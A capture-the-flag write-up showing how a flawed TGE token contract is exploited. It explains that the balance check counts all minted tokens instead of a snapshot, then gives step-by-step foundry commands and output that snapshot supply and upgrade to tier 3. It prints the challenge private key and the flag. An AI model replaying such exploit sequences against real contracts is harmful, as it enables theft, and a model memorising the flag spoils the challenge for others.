C2C Qualifiers - 2026
TGE
By Raahguu (Joshua Finlayson)15 min read
Description
i dont understand what tge is so all this is very scuffed, but this all hopefully for you to warmup, pls dont be mad - hygee
This was a blockchain challenge where we were given the setup scripts, and an online webportal to interact with the cryptocurrency through created by Hygee
Disclaimer
This writeup did not use Generative AI to write or to aid in the writing of it, and the solution to this CTF challenge was not found using or aided by the use of Generative AI
Solution
The .sol (Solidity) smart contracts that implement how the cryptocurrency works were supplied with the challenge, these were:
Setup.sol- This initially configures the token, and sets the win conditionTGE.sol- Implements a tier based system for users, and handles users interacting with the tokens tobuy,mint(create new one), orburnthem (destroy them), along with handling users changing tiers.Token.sol- Creates the actual token based onERC20.sol(a standard for implementing fungible tokens)
The way to get the flag in this challenge is to set the win condition, which is a function in Setup.sol called isSolved to return true. Here is the code for isSolved:
function isSolved() external view returns (bool) {
    require(tge.userTiers(player) == 3, "not yet");
    return true;
}
Therefore to get the flag the user must become tier 3, (there are only three tiers), so the next question is okay, well how does a user upgrade their tier?
Before we can explain that we need to understand snapshots, these are stored records of what all the values for the token were at a point in time, this is implemented for a single snapshot in TGE:
function _snapshotPreTGESupply() internal {
	for (uint256 i = 0; i < tierIds.length; i++) {
		uint256 id = tierIds[i];
		preTGESupply[id] = totalSupply[id];
	}
}
This function is internal, but it is called by an external wrapper that only the owner can call which leads to the function only being able to be called once.
This stores the Total Supply of the tokens of each tier (tokens and users both exist in tiers). The Total Supply value increases and decreases with minting and burning respectively.
Well here is the upgrade function from TGE.sol
function upgrade(uint256 tier) external {
	require(tier <= 3 && tier >= 2);
	require(userTiers[msg.sender]+1 == tier);
	require(tgeActivated && isTgePeriod);

	_burn(msg.sender, tier-1, 1);
	_mint(msg.sender, tier, 1);

	require(preTGEBalance[msg.sender][tier] > preTGESupply[tier], "not eligible");
	userTiers[msg.sender] = tier;
}
Let’s analyze this function line by line (line 1 is the deceleration of the function):
- This function is
externalso can be called by the user whenever they want with whatever argument they want - The
tiermust be either2or3 - The
tierbeing requested must be one higher then the caller’s currenttier - Checks if
isTgePeriod (bool)which as blockchain is always running as it is decentralised this acts as a way to turn it off, and iftgeActivated (bool)which is a boolean tracking if a snapshot has been taken - The amount of tokens at their user’s current
tierthat the upgrade costs gets burned form the user - That same amount of tokens at the user’s new
tierget minted and given to the user - There is a check to make sure that the amount of tokens the user had at that
tierwhen thesnapshotwas taken, is greater then the amount of tokens total at the time of thesnapshot, or else the user’stieris not increased (their tokens were still upgraded though) - The user’s
tieris upgraded
Now you may have noticed the flaw in the logic there (except that balance needs to be greater then supply thing, I don’t know what that is on about).
While the upgrade function uses the preTGEBalance in its check, that value isn’t saved in the snapshot function. And checking the minting and burning functions (which one could assume would alter that value), reveal something:
- The burning function does not alter it, so that’s already something of if the snapshot worked correctly, then a user’s snapshot balance would be greater then or equal to whatever balance they actually had.
- Here is the check for minting and if the
preTGEBalanceshould be used, you might notice it usedisTgePeriodinstead oftgeActivatedwhich it should use:function _mint(address to, uint256 tier, uint256 quantity) internal { _validateTier(tier); require(quantity > 0, "qty=0"); require(totalSupply[tier] + quantity <= maxSupply[tier], "max supply"); totalSupply[tier] += quantity; balance[to][tier] += quantity; if (isTgePeriod) { preTGEBalance[to][tier] += quantity; } }
So preTGEBalance is actually not the snapshot balance, but the total amount of minted tokens for that user at any given tier
So with this vulnerability, we have an exploit allowing us to get the flag.
Opening up the instance, this is the interface after solving the challenge and submitting the solution (and clicking launch)
 This uses the TCP1P-CTF-Blockchain-Infra.
We can copy these values and save them as environment variables instead of copying them for every command.
$ export RPC=http://challenges.1pc.tf:38200/308395bf-591d-4d5a-b994-ac8ad74d3dca

$ export PK=369d7e58953446f31e77ca8ea3ea3cf1253f488c2a79ff23440d24cf6b4c0b52

$ export SETUP=0x70dD4741c9Da1B5c6A0aa10Bce15406beF8754D5

$ export WALLET=0xbd77181e767FABEd50196C4F750EA4808Ba052dD
Now I know that there are ways to automate interactions with smart contracts, but I don’t know how to do those, so instead I ran all the commands by hand using foundry, which lets us interact with blockchain stuff through the terminal.
So let’s start by just getting the TGE and token addresses that our user account has been assigned.
Now just like in HTTP where there are different methods of contacting servers, mainly GET and POST, there are two similar ways of interacting with the blockchain, call and send.
call gets data from the smart contracts, and send sends data (and also instructions) to the smart contracts.
So let’s get the address’s.
$ cast call $SETUP "tge()(address)" --rpc-url $RPC
0xEF8a8039673e4416E1F5Ebf3294e0A1cA6320Dd8

$ export TGE=0xEF8a8039673e4416E1F5Ebf3294e0A1cA6320Dd8

$ cast call $SETUP "token()(address)" --rpc-url $RPC
0x0b624725747A740a149d84b586A601bfc631b37b

$ export TOKEN=0x0b624725747A740a149d84b586A601bfc631b37b
Now that we have all the addresses, we can start interacting with the smart contracts fully.
First off, the challenge gives us 15 tokens, so lets move those tokens into TGE, we do this in two parts, first we need to approve those tokens as TGE being able to buy them
$ cast send $TOKEN "approve(address, uint256)" $TGE 15 --rpc-url $RPC --private-key $PK

blockHash            0xed7e8584bdd3413dce457b783ecf59bcc340638a8f4f690ee1c6bd71178a2985
blockNumber          2
contractAddress
cumulativeGasUsed    46891
effectiveGasPrice    1000000000
from                 0xbd77181e767FABEd50196C4F750EA4808Ba052dD
gasUsed              46891
logs                 [{"address":"0x0b624725747a740a149d84b586a601bfc631b37b","topics":["0x8c5be1e5ebec7d5bd14f71427d1e84f3dd0314c0f7b2291e5b200ac8c7c3b925","0x000000000000000000000000bd77181e767fabed50196c4f750ea4808ba052dd","0x000000000000000000000000ef8a8039673e4416e1f5ebf3294e0a1ca6320dd8"],"data":"0x000000000000000000000000000000000000000000000000000000000000000f","blockHash":"0xed7e8584bdd3413dce457b783ecf59bcc340638a8f4f690ee1c6bd71178a2985","blockNumber":"0x2","blockTimestamp":"0x6992df10","transactionHash":"0x0cc73f6020ac2a6ebd8e6713c00077ab785b22ee9d70909d7a42a069a32beb91","transactionIndex":"0x0","logIndex":"0x0","removed":false}]
logsBloom            0x00000000000000000000000000000000000000000000800000000000000000000000000000000000000000000000000000000000000000800000000000200000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000020000000000000000000000000200000000000000200000000000400000000000000000000020000000000000000000000000000000000000004000000800000000000000000000000000000000000000000000000080000000000000000000000000000000010000000000000000000000000000000000000000000000000000000000000
root
status               1 (success)
transactionHash      0x0cc73f6020ac2a6ebd8e6713c00077ab785b22ee9d70909d7a42a069a32beb91
transactionIndex     0
type                 2
blobGasPrice         1
blobGasUsed
to                   0x0b624725747A740a149d84b586A601bfc631b37b
And now that we have allowed the TGE smart contract to make the purchase, let’s go through with it:
$ cast send $TGE "buy()" --rpc-url $RPC --private-key $PK

blockHash            0xaf3937801fc26b44b01969704aed806bfa95bcac78067d25bb3ffe9a679c827c
blockNumber          3
contractAddress
cumulativeGasUsed    148351
effectiveGasPrice    1000000000
from                 0xbd77181e767FABEd50196C4F750EA4808Ba052dD
gasUsed              148351
logs                 [{"address":"0x0b624725747a740a149d84b586a601bfc631b37b","topics":["0xddf252ad1be2c89b69c2b068fc378daa952ba7f163c4a11628f55a4df523b3ef","0x000000000000000000000000bd77181e767fabed50196c4f750ea4808ba052dd","0x000000000000000000000000ef8a8039673e4416e1f5ebf3294e0a1ca6320dd8"],"data":"0x000000000000000000000000000000000000000000000000000000000000000f","blockHash":"0xaf3937801fc26b44b01969704aed806bfa95bcac78067d25bb3ffe9a679c827c","blockNumber":"0x3","blockTimestamp":"0x6992e05e","transactionHash":"0xdf2c3d6d08740a5bbc246891d9f069f76b7e90e5c0993e84c44d03383456ff92","transactionIndex":"0x0","logIndex":"0x0","removed":false}]
logsBloom            0x00000000000000000000000000000000000000000000800000000000000000000000000000000000000000000000000000000000000000800000000000000000000000000000000000000008000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000030000000000000000000000000200000000000000200000000000400000000000000000000000000000000000000000000000000000000000004000000800000000000000000000002000000000000000000000000080000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
root
status               1 (success)
transactionHash      0xdf2c3d6d08740a5bbc246891d9f069f76b7e90e5c0993e84c44d03383456ff92
transactionIndex     0
type                 2
blobGasPrice         1
blobGasUsed
to                   0xEF8a8039673e4416E1F5Ebf3294e0A1cA6320Dd8
Now our user has spent 15 tokens, to buy a TGE as in Setup.sol the mint price for TGE was set to 15 tokens for a tier 1 TGE.
Now that we have a TGE let’s create a snapshot by disabling then re-enabling TGE, as while setTgePeriod is set to onlyOwner:
function setTgePeriod(bool _isTge) external onlyOwner {
	if (!_isTge && isTgePeriod && !tgeActivated) {
		tgeActivated = true;
		_snapshotPreTGESupply();
	}

	isTgePeriod = _isTge;
}
Setup.sol has a wrapper which is external and available to everyone:
function enableTge(bool _tge) public {
	tge.setTgePeriod(_tge);
}
So we can call that to turn off TGE, and then call it again to turn back on TGE in order to create a snapshot of the total current supply of each tier, which is:
| Tier | Amount | Our Balance |
| —- | —— | ———– |
| 1 | 1 | 1 |
| 2 | 0 | 0 |
| 3 | 0 | 0 |
And as in order to upgrade tiers, the current balance we have for the new tier of tokens must be greater then the snapshot supply, and if we take a snapshot now then when we upgrade as the next tier gets minted, before that check it becomes:
| Tier | Snapshot Supply | Our Amount |
|---|---|---|
| 1 (old) | 1 | 0 (burned) |
| 2 (new) | 0 | 1 (minted) |
| 3 | 0 | 0 |
So lets do it:
$ cast send $SETUP "enableTge(bool)" false --private-key $PK --rpc-url $RPC

blockHash            0xebb564797357c77f4e5f7518272a5f06adac0eab2ccb6b9aeb0a04373ecbeead
blockNumber          4
contractAddress
cumulativeGasUsed    78003
effectiveGasPrice    1000000000
from                 0x0828EF15CC0711718a52De41cBee3328739e1Fd2
gasUsed              78003
logs                 []
logsBloom            0x00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
root
status               1 (success)
transactionHash      0x0f1f758fe4834d85084a256c69a7764264969f01687daa93783a9618bdf5121c
transactionIndex     0
type                 2
blobGasPrice         1
blobGasUsed
to                   0xF7d3dBCb84De354Fd657a5F633301b5432F517F3

$ cast send $SETUP "enableTge(bool)" true --private-key $PK --rpc-url $RPC

blockHash            0x3d8349a5445361a6a1a3b8c3c424113c0813273214ec2697cde26c323297cde5
blockNumber          5
contractAddress
cumulativeGasUsed    34534
effectiveGasPrice    1000000000
from                 0x0828EF15CC0711718a52De41cBee3328739e1Fd2
gasUsed              34534
logs                 []
logsBloom            0x00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
root
status               1 (success)
transactionHash      0xf73ae1ede3b8d2d3645365b0fa46aa554baeb35f8b98251cf27eca5b0af3a08c
transactionIndex     0
type                 2
blobGasPrice         1
blobGasUsed
to                   0xF7d3dBCb84De354Fd657a5F633301b5432F517F3
Now that a snapshot has been taken, time to upgrade twice:
$ cast send $TGE "upgrade(uint256)" 2 --private-key $PK --rpc-url $RPC

blockHash            0x82c63dc3b3e71be8a1e2364eeb5183b0336bd3e758f6cd1f4279ca31f26e4cab
blockNumber          6
contractAddress
cumulativeGasUsed    103782
effectiveGasPrice    1000000000
from                 0x0828EF15CC0711718a52De41cBee3328739e1Fd2
gasUsed              103782
logs                 []
logsBloom            0x00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
root
status               1 (success)
transactionHash      0x660dc79e2a6db794bd7e525fd426d6faff5584f06c50756ef81891016d6766cb
transactionIndex     0
type                 2
blobGasPrice         1
blobGasUsed
to                   0x53d5C10e9208B02188D7e530e95dc20228E785Ec

$ cast send $TGE "upgrade(uint256)" 3 --private-key $PK --rpc-url $RPC

blockHash            0x7753a1a780ef771b5d39047b83ac586641cb0c12c060f2d11d9e167872ec8b12
blockNumber          7
contractAddress
cumulativeGasUsed    103804
effectiveGasPrice    1000000000
from                 0x0828EF15CC0711718a52De41cBee3328739e1Fd2
gasUsed              103804
logs                 []
logsBloom            0x00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
root
status               1 (success)
transactionHash      0x71535dcc07ad36aadc6a213319d46543388ed82243b3fa60e41f99afac705e32
transactionIndex     0
type                 2
blobGasPrice         1
blobGasUsed
to                   0x53d5C10e9208B02188D7e530e95dc20228E785Ec
****
Now we are tier 3, so we should have solved the challenge which we can check if we look at isSolved:
$ cast call $SETUP "isSolved()(bool)" --rpc-url $RPC
true
So now we can go to the UI interface given at the start and click Flag, and we get it:
 And that is the flag:
C2C{just_a_warmup_from_someone_who_barely_warms_up}
And that is the flag:
C2C{just_a_warmup_from_someone_who_barely_warms_up}
Back